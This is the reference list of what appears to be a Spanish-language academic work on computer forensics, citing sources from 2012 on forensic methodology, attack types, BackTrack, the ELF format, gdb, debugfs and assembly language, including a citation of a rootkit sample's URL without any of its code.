[6] Ardita Julio, Metodología de la computación forense, <http://www-2.dc.uba.ar/materias/crip/docs/ardita01.pdf>, fecha de consulta agosto 2012.

[7] Gutiérrez David, Usos de la Computación forense, <http://pegasus.javeriana.edu.co/~edigital/Docs/Informatica%20Forense/Informatica%20Forense%20v0.6.pdf>, fecha de consulta agosto 2012.

[8] Wikipedia, Proceso de análisis forense, http://es.wikipedia.org/wiki/C%C3%B3mputo_forense, fecha de consulta agosto 2012.

- [9] Wikipedia, Herramientas para el análisis forense, http://es.wikipedia.org/wiki/C%C3%B3mputo_forense, fecha de consulta agosto 2012.
- [10] Cybsec, Tipos de ataques, <http://www.seguinfo.com.ar/amenazashumanas/amenazashumanas.html>, fecha de consulta agosto 2012.
- [11] Jhoza, Etapas de un ataque informático, <http://jzseguridadweb.blogspot.com/p/fases-de-un-ataque-informatico.html>, fecha de consulta septiembre 2012.
- [12] COSIM TI, Certificaciones para ser un investigador forense, <http://www.soyforense.com/2008/12/16/certificaciones-en-analisis-forense/>, fecha de consulta septiembre 2012.
- [13] Wikipedia, Backtrack, <http://es.wikipedia.org/wiki/BackTrack>, fecha de consulta septiembre 2012.
- [14] Wikipedia, Herramientas de Backtrack, <http://es.wikipedia.org/wiki/BackTrack>, fecha de consulta septiembre 2012.
- [15] Wikipedia, Publicaciones de Backtrack, <http://es.wikipedia.org/wiki/BackTrack>, fecha de consulta septiembre 2012.
- [16] Wikipedia, Archivo ELF, http://es.wikipedia.org/wiki/Executable_and_Linkable_Format, fecha de consulta octubre 2012.
- [17] FSF & GNU, Comando gdb, http://gnu.huihoo.org/gcc/gcc-3.3.6/gnat_ug_unx/Introduction-to-GDB-Commands.html, fecha de consulta noviembre 2012.
- [18] E2undel, Debugfs, <http://e2undel.sourceforge.net/recovery-howto.html>, fecha de consulta noviembre 2012.

- [19] About.com, Comando debugfs, http://linux.about.com/library/cmd/blcmdl8_debugfs.htm, fecha de consulta noviembre 2012.
- [20] Packetstormsecurity, Allinone, <http://packetstormsecurity.com/UNIX/penetration/rootkits/allinone.c>, fecha de consulta noviembre 2012.
- [21] Wikipedia, Lenguaje Ensamblador, http://es.wikipedia.org/wiki/Lenguaje_ensamblador, fecha de consulta noviembre 2012.
- [22] Fuentes Pablo, Instrucciones Lenguaje Ensamblador, http://upload.wikimedia.org/wikipedia/commons/e/eb/MICROCOMPUTADORAS_AL_DETALLE.pdf, fecha de consulta noviembre 2012.
- [23] Makiolo, Símbolos nm, <http://blogricardo.wordpress.com/2009/11/13/obtener-informacion-de-binarios-y-librerias-compartidas-nmobjdump/>, fecha de consulta noviembre 2012.
- [24] Free Software Foundation, Entradas de cabeceras, http://ftp.gnu.org/old-gnu/Manuals/ld-2.9.1/html_node/ld_23.html, fecha de consulta septiembre 2012.
- [25] Softuses, Secciones ELF, <http://es.softuses.com/88456>, fecha de consulta septiembre 2012.